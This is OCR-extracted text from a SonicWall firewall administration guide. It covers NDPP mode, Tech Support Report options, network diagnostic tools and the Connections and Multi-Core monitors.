
To enable NDPP and see a list of which of your current configurations are not allowed or are not present:

NOTE: The **Enable NDPP Mode** checkbox cannot be enabled at the same time as the **Enable FIPS Mode** checkbox, which is also on the **System > Settings** page.

1 Go to the **Systems > Settings** page.

2 Scroll to the bottom to the **NDPP** section.

3 Select the **Enable NDPP Mode** option. The **NDPP Mode Setting Verification** message appears with a list of your required and not allowed configurations.



4 If your SonicWall appliance:

- Complies with the checklist, go to Step 5.
- Does not comply with the checklist, manually change or disable settings to be compliant with NDPP mode requirement.

TIP: Leave the checklist dialog open while you make the configuration changes. If you click **OK** before all required changes are complete, the **Enable NDPP Mode** checkbox is cleared automatically upon closing the checklist dialog. Select the checkbox again to see what configuration changes are still needed for NDPP compliance.

5 Click **OK** or **Cancel**.

23

Using the Packet Monitor

System > Packet Monitor


NOTE: For increased convenience and accessibility, the **Packet Monitor** page can be accessed either from **Dashboard > Packet Monitor** or **System > Packet Monitor**. The page is identical regardless of which page it is accessed through. For information on using **Packet Monitor** and **Packet Mirror,** see Monitoring Individual Data Packets on page 115.

24


Using Diagnostic Tools

System > Diagnostics

Non-SuperMassive 9800 firewalls



SuperMassive 9800 firewall



The **System > Diagnostics** page provides several diagnostic tools, which help troubleshoot network problems, as well as Active Connections, CPU, and Process Monitors.

Topics:

- Check GEO Location and BOTNET Server Lookup on page 258
- Trace Route on page 260
- Web Server Monitor on page 263
- User Monitor on page 264

Tech Support Report

The **Tech Support Report** generates a detailed report of the SonicWall Security Appliance configuration and status and saves it to the local hard disk using the **Download Report** button. This file can then be emailed to SonicWall Technical Support to help assist with a problem.

TIP: You must register your SonicWall Security Appliance on `mysonicwall.com` to receive technical support.

Topics:


- Completing a Tech Support Request on page 241
- Generating a Tech Support Report on page 241

Completing a Tech Support Request


Before emailing the Tech Support Report to the SonicWall Technical Support team, complete a Tech Support Request Form at https://www.mysonicwall.com. After the form is submitted, a unique case number is returned. Include this case number in all correspondence, as it allows SonicWall Technical Support to provide you with better service.

Generating a Tech Support Report

Non-SuperMassive 9800 firewalls



SuperMassive 9800 firewall



TIP: If you do not need to generate a report, click the **Collapse** button to provide more room for the diagnostic tools.

To generate a Tech Support Report (TSR):

1 In the **Tech Support Report** section, select any of the following report options:

- **Sensitive Keys** - saves shared secrets, encryption, and authentication keys to the report. This option is not selected by default.
- **ARP Cache** - saves a table relating IP addresses to the corresponding MAC or physical addresses. This option is not selected by default.
- **DHCP Bindings** - saves entries from the firewall DHCP server. This option is not selected by default.
- **IKE Info** - saves current information about active IKE configurations. This option is not selected by default.
- **Wireless Diagnostics** - lists log data if the SonicPoint or internal wireless radio experiences a failure and reboots. Selected by default.

  NOTE: This checkbox is only available if the SonicPoint device is enabled or the appliance has an internal wireless radio. For more information regarding this feature for SonicPoints, refer to SonicPoint Diagnostics Enhancement on page 737.

  This feature is not available for the SuperMassive 9800.

- **List of current users** - lists all currently logged in active local and remote users. Selected by default.

  NOTE: For reporting maximum user information, select both **List of current users** and **Detail of users** checkboxes.

- **Inactive users** - lists the users with inactive sessions. Selected by default.
- **Detail of users** - lists additional details of user sessions, including timers, privileges, management mode if managing, group memberships, CFS policies, VPN client networks, and other information. The **Current users** report checkbox must be enabled first to obtain this detailed report. Selected by default.
- **IP Stack Info** - This option is not selected by default.
- **DNS Proxy Cache** - This option is not selected by default.
- **IPv6 NDP** - This option is not selected by default.

- **IPv6 DHCP** - This option is not selected by default.
- **Geo-IP/Botnet Cache** - saves the currently cached Geo-IP and Botnet information. This option is not selected by default.
- **Vendor Name Resolution** - This option is not selected by default.
- **Debug information in report** - specifies whether the downloaded TSR is to contain debug information. Selected by default.

  The TSR is organized in an easy-to-read format. You control whether to include debug information as a category, enclosed by the `#Debug Information_START` and `#Debug Information_END` tags, at the end of the report. Debug information contains miscellaneous information that is not used by the average support engineer, but can be useful in certain circumstances.

2 Click **Download Report** to save the file to your system. When you click **Download Report**, a warning message is displayed.

3 Click **OK** to save the file. Attach the report to your **Tech Support Request** email.

4 On the SuperMassive 9800 only, to download the chassis log, click the **Download Chassis Log** button. A warning message displays.

5 Click **OK** to save the file. Attach the report to your **Tech Support Request** email.

6 On the SuperMassive 9800 only, to download the SSO Auth log, click the **Download SSOAUTH Log** button. A warning message displays.

7 Click **OK** to save the file. Attach the report to your **Tech Support Request** email.

8 To send the TSR, system preferences, and trace log to SonicWall Engineering (not to SonicWall Technical Support), click **Send Diagnostic Reports to Support**.

NOTE: Last trace logs are not supported on TZ series appliances. Current logs, however, are preserved across reboots, but not power cycles. Current logs for TZ series appliances contain information similar to Last logs on NSA and higher appliances.

The **Status** indicator at the bottom of the page displays `Please wait!` while the report is sent, and then displays `Diagnostic reports sent successfully`. You would normally do this after talking to Technical Support.

9 To send diagnostic files to SonicWall Tech Support for crash analysis, select the **Automatic secure crash analysis reporting** checkbox. This option is selected by default.

10 To periodically send the TSR, system preferences, and trace log to MySonicWall for SonicWall Engineering:

   a Select the **Periodic Secure diagnostic reporting for support purposes** checkbox. This option is selected by default.

   b Enter the interval in minutes between the periodic reports in the **Time Interval (minutes)** field. The default is **1440** minutes (24 hours).


11 To include flow table data in the TSR, select the **Include raw flow table data entries when sending diagnostic report** checkbox. This option is not selected by default.

NOTE: This option is not available on the SuperMassive 9800.

Diagnostic Tools

You select the diagnostic tool from the **Diagnostic Tool** drop-down menu in the **Diagnostic Tool** section of the **System > Diagnostics** page:

Check Network Settings



Check Network Settings is a diagnostic tool that automatically checks the network connectivity and service availability of several pre-defined functional areas of SonicOS, returns the results, and attempts to describe the causes if any exceptions are detected. This tool helps you locate the problem area when users encounter a network problem.

Specifically, the Check Network Settings tool automatically tests the following functions:

- Default Gateway settings
- DNS settings
- MySonicWall server connectivity
- License Manager server connectivity
- Content Filter server connectivity

The return data consists of two parts:

- **Test Results** – Provides a summary of the test outcome
- **Notes** – Provides details to help determine the cause if any problems exist

The Check Network Settings tool is dependent on the **Network Monitor** feature available on the **Network > Network Monitor** page of the SonicOS management interface. Whenever the Check Network Settings tool is being executed (except during the Content Filter test), a corresponding Network Monitor Policy appears on the **Network > Network Monitor** page, with a special diagnostic tool policy name in the form `diagTestPolicyAuto_<IP_address/Domain_name>_0`.

NOTE: There are log messages that show the up/down status of some of these special network objects. These objects, however, live for only three seconds and then are deleted automatically.


To use the Check Network Settings tool, first select it in the **Diagnostic Tools** drop-down list and then click the **Test** button in the row for the item that you want to test. The results are displayed in the same row. A green check mark signifies a successful test, and a red X indicates that there is a problem.

To test multiple items at the same time, select the checkbox for each desired item and then click the **Test All Selected** button.

If there are any failed probes, you can click the blue arrow to the left of the I**P Address** field of the failed item to jump to the configuration page to investigate the root cause.

IPv6 Check Network Settings

The **IPv6 Check Network Settings** is a diagnostic tool that tests whether the firewall supports IPv6.



The tool checks various connections, such as the General Network Connection and Security Management, and displays the results:

- **Server**
- **IP Address**
- **Test Results**
- **Notes**
- **Timestamp**
- **Progress**


To test for IPv6 settings:

1 Select **IPv6 check Network Settings** from the **Diagnostic Tool** drop-down menu.

2 To test:


- A connection, click its **Test** button.

- Two or more connections from any or all tables, select the checkboxes for the connections and then click **Test All Selected**.



Connections Monitor

The **Connections Monitor** displays real-time, exportable (plain text or CSV), filterable views of all connections to and through the firewall.



Topics:

Connections Monitor Settings

You can filter the results to display only connections matching certain criteria. You can filter by **Source Address, Destination Address, Destination Port, Protocol, Flow Type**, **Src Interface**, and **Dst Interface**. Enter your filter criteria in the **Connections Monitor Settings** table.

The fields you enter values into are combined into a search string with a logical **AND**. For example, if you enter values for **Source IP** and **Destination IP**, the search string looks for connections matching:

```
Source IP AND Destination IP
```


Check the **Group Filters** box next to any two or more criteria to combine them with a logical **OR**. For example, if you enter values for **Source Address, Destination Address**, and **Protocol**, and check **Group Filters** next to **Source Address** and **Destination Address**, the search string looks for connections matching:

```
(Source IP OR Destination IP) AND Protocol
```

Click **Apply Filter** to apply the filter immediately to the **Active Connections Monitor** table. Click **Reset Filters** to clear the filter and display the unfiltered results again.

You can export the list of active connections to a file. Click **Export Results**, and select if you want the results exported to a plain text file, or a Comma Separated Value (CSV) file for importing to a spreadsheet, reporting tool, or database. If you are prompted to Open or Save the file, select **Save**. Then enter a filename and path and click **OK**.

Active Connections Monitor



The **Active Connection Monitor** table shows information about all the active connections: **Src IP**, **Src Port**, **Dst IP**, **Dst Port**, **Protocol**, **Src Iface**, **Dst Iface**, **Flow Type**, **IPS Category**, **Expiry (sec)**, **TX Bytes**, **Rx Bytes**, **Tx Pkts**, **Rx Pkts**. Click on a column heading to sort by that column. You can filter the results to display only connections matching certain criteria, as described in Connections Monitor Settings on page 247.


To refresh the data, click the **Refresh** icon above the table.

You can flush an individual connection by clicking its **Delete** icon in the **Flush** column. To flush all the connections, click the **Flush All** button at the bottom of the table.

Multi-Core Monitor

NOTE: For increased convenience and accessibility, the Multi-Core Monitor also can be accessed either from the **Dashboard > Multi-Core Monitor**, **Dashboard > Real-Time Monitor**, or **System > Diagnostics** page. The **Multi-Core Monitor** display on the **System > Diagnostics** page is identical to that of the **Dashboard > Multi-Core Monitor**. Both monitors display information about single cores. The **Dashboard > Real-Time Monitor** shows the information either for combined data in flow chart format or for individual cores in bar chart format.

